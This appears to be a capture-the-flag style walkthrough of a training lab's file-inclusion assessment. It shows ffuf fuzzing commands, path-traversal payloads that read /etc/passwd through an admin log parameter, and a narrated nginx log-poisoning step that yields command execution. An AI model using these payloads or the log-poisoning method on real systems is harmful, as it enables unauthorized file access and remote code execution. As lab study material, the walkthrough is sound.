Skills Assessment

Scenario

The company `INLANEFREIGHT` has contracted you to perform a web application assessment against one of their public-facing websites. They have been through many assessments in the past but have added some new functionality in a hurry and are particularly concerned about file inclusion/path traversal vulnerabilities.

They provided a target IP address and no further information about their website. Perform a full assessment of the web application checking for file inclusion and path traversal vulnerabilities.

Find the vulnerabilities and submit a final flag using the skills we covered in the module sections to complete this module.


Don't forget to think outside the box!

Target: 94.237.62.181:42169

Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

Walk Through

The first thing that came to mind was identifying a vulnerable parameter. There isn’t the language parameter that was utilized all throughout the modules, so I started clicking around looking at the site. In doing so I notice that the page parameter changes to match the link I clicked on. This is indicated in the url bar.



Fuzzing the page parameter for LFI off the rip with ffuf using the Jhaddix list didn't find anything immediately.


```
ffuf -u http://94.237.62.181:42169/index.php?page=FUZZ -w LFI
-Jhaddix.txt -fs 4322,4521
```

Maybe there is another parameter to look for

fuzzing the index.php page for other parameters using the burp-parameter-names.txt list didn't yield anything besides the page parameter. So maybe there is something I missed there.

```
 ffuf -u http://94.237.62.181:42169/index.php?FUZZ=value -w /
usr/share/wordlists/seclists/Discovery/Web-Content/burp-param
eter-names.txt -t 100 -fs 15829
```


Loading up the page and clicking around to see if there is a cookie I can manipulate, there didn't end up being a cookie present. This helps by ruling out session manipulation as a means of entry.



Taking another step back. I didn't identify vulnerable parameter through quick testing on the index.php page, maybe there is another page to look for parameters to test on.

Attempting to discover new php pages via brute forcing with ffuf

```
ffuf -u http://94.237.62.181:42169/FUZZ.php -w /usr/share/wor
dlists/seclists/Discovery/Web-Content/directory-list-2.3-smal
l.txt -ic

index                   [Status: 200, Size: 15829, Words: 343
5, Lines: 401, Duration: 93ms]
contact                 [Status: 200, Size: 2714, Words: 773,
Lines: 78, Duration: 91ms]
about                   [Status: 200, Size: 10313, Words: 239
8, Lines: 214, Duration: 99ms]
main                    [Status: 200, Size: 11507, Words: 263
9, Lines: 284, Duration: 94ms]
industries              [Status: 200, Size: 8082, Words: 201
8, Lines: 197, Duration: 94ms]
error                   [Status: 200, Size: 199, Words: 41, L
ines: 10, Duration: 92ms]
```



Fuzzing all of those for parameters, I did not find any additional parameters besides page.

Running the bigger LFI list for linux that HTB recommended in the automation section


```
ffuf -u http://94.237.62.181:42169/index.php?page
=../../../../../../FUZZ -w LFI-htb-linux-bonus.txt -fs 4521
```

My thought process at this point is that the goal is RCE.


- Its unlikely to be a file upload as I was unable to find file upload functionality
- The LFI fuzzing for the page parameter (which is the only one found at this point) is not working, but this COULD be due to just limited permissions access on the account
- This leaves me to look at potentially PHP wrappers, RFI, Log poisoning through some means that is not a session cookie.

Starting with exploring PHP wrappers

Attempting to read source code with the php://filter/read wrapper redirected me to an error page




URL encoding a php web shell and using the base64 wrapper to decode it then passing a cmd in, didnt end up working




attempting to use expect also didnt work

Attempting RFI with a HTML server, I did not receive a request




After taking a break I went back to the top of this list and decided to not try and use the php://filter/read wrapper for config files and instead just get the encoded source of discovered pages



Decoding the source I find a link to what seems to be an admin page maybe

Visiting the page in my browser the admin panel had no authentication, but does contain some logs. This kinda hints that I should be looking to perform log poisioning.


But also, finding this page I get a new parameter to test for LFI. The log parameter.




```
ffuf -u http://94.237.62.181:42169/ilf_admin/index.php?log=FUZZ -w LFI-Jhaddix.txt -fs 2046
```


```
________________________________________________

 :: Method           : GET
 :: URL              : http://94.237.62.181:42169/ilf_admin/index.php?log=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 2046
________________________________________________

/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 104ms]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 105ms]
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 105ms]
../../../../../../../../../../../etc/hosts [Status: 200, Size: 2290, Words: 155, Lines: 110, Duration: 91ms]
/../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 95ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 93ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 92ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 96ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 93ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 92ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 98ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 93ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 95ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 94ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 95ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 93ms]
../../../../../../../../../../../../../../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3269, Words: 152, Lines: 130, Duration: 98ms]
:: Progress: [929/929] :: Job [1/1] :: 430 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Verifying in my browser, I am able to read some files



Now that I've identified that log poisoning is a hinted path forward and I know I can include local files the next thing to do is perform the log poisoning. The module outlined a methodology for doing so with nginx logs. There is a nginx account in the shadow file above (though this could also have been identified with nmap earlier) this helps confirm that.

Turning my proxy on to capture a request of the admin panel so I can manipulate the user-agent as that is the methodology outlined in the module




After writing a web shell to the /var/log/nginx/access.log file I passed in a command to test and verify if it went through and it did

```
10.30.18.29 - - [30/Jan/2025:05:58:33 +0000] "GET /dfsnodelist.jsp?whatNodes=DEAD HTTP/1.1" 200 15850 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.o
rg/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:33 +0000] "GET /machines.jsp?type=active HTTP/1.1" 200 15850 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/boo
k/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:33 +0000] "GET / HTTP/1.1" 200 15842 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:33 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:33 +0000] "POST /sdk HTTP/1.1" 200 15856 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:33 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:34 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:34 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:34 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:34 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:34 +0000] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:36 +0000] "GET /ilf_admin/index.php?log=http.log HTTP/1.1" 200 57609 "-" "uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
"
10.30.18.29 - - [30/Jan/2025:05:58:36 +0000] "POST / HTTP/1.1" 200 15850 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.30.18.29 - - [30/Jan/2025:05:58:41 +0000] "GET /favicon.ico HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
